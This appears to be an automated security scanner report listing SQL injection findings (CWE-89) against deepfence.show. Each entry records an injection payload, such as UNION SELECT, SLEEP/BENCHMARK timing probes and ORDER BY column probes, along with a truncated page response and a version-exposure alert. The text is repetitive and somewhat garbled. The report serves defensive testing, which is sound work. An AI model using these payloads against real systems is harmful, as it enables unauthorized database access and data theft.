Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#						
CWE-ID	CWE-89						
Issue Number	#1490						

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>' AND id IS NULL; --</td></tr></table>		Name	Value	DemoUser1#	' AND id IS NULL; --
Name	Value					
DemoUser1#	' AND id IS NULL; --					
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1z6JslJ4MHXXK0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/</pre>					

		
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1491	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10#</td></tr></table>		Name	Value	DemoUser1#	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10#
Name	Value					
DemoUser1#	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10#					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl8l020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUUhEUGAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnl1x54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSrkXQE1R8Dlggufqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\\.d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#					
CWE-ID	CWE-89					
Issue Number	#1492					

Scan	SQL Injection	
Severity	ERROR	
Endpoint	https://deepfence.show/	
Request	GET https://deepfence.show/ HTTP/1.1	
Test Step	GET	
	<div></div>	

Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 5</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 5
Name	Value				
DemoUser1#	ORDER BY 5				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8l02OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnlx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8DlpguFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/d{1,2}(\\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1493				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 13</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 13
Name	Value				
DemoUser1#	ORDER BY 13				
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8l02OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnlx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlguFqg93Dy...</pre></div>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				

CWE-ID	CWE-89	
Issue Number		#1494

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>" "</td></tr></table>	Name	Value	DemoUser1#	" "
Name	Value				
DemoUser1#	" "				
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlggFqg93Dy...</pre></div>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+\\d{1,2}(\\.\\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1495				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28 --</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28 --
Name	Value				
DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28 --				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/</pre>				

	cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBjbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1496

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>%' AND 8310=8310 AND '%='</td></tr></table>	Name	Value	DemoUser1#	%' AND 8310=8310 AND '%='
Name	Value				
DemoUser1#	%' AND 8310=8310 AND '%='				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBjbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1497				

Scan	SQL Injection
Severity	ERROR

Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>SLEEP(5)--</td></tr></table>	Name	Value	DemoUser1#	SLEEP(5)--
Name	Value				
DemoUser1#	SLEEP(5)--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNSJdmLyMGpjglEpoRWwNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpguFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1498				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13#</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13#
Name	Value				
DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/</pre>				

	<pre>z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1499

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>AS INJECTX WHERE 1=1 AND 1=1</td></tr></table>	Name	Value	DemoUser1#	AS INJECTX WHERE 1=1 AND 1=1
Name	Value				
DemoUser1#	AS INJECTX WHERE 1=1 AND 1=1				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAaCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1500				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>AS INJECTX WHERE 1=1 AND 1</td></tr></table>	Name	Value	DemoUser1#	AS INJECTX WHERE 1=1 AND 1
Name	Value				
DemoUser1#	AS INJECTX WHERE 1=1 AND 1				

=0

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts

Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]

Action Points

You may need to remove SQL tokens from the contents of the parameter DemoUser1#

CWE-ID

CWE-89

Issue Number

#1501

Scan

SQL Injection

Severity

ERROR

Endpoint

https://deepfence.show/

Request

GET https://deepfence.show/ HTTP/1.1

Test Step

GET

Modified Parameters

Name	Value
DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27#

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts

Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]

Action Points

You may need to remove SQL tokens from the contents of the parameter DemoUser1#

CWE-ID	CWE-89	
Issue Number		#1502

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>AND 1</td></tr></table>		Name	Value	DemoUser1#	AND 1
Name	Value					
DemoUser1#	AND 1					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlggFqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#					
CWE-ID	CWE-89					
Issue Number		#1503				

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23--

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81O2OQ.js"></script><script

	<pre>language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlguFqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1504

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
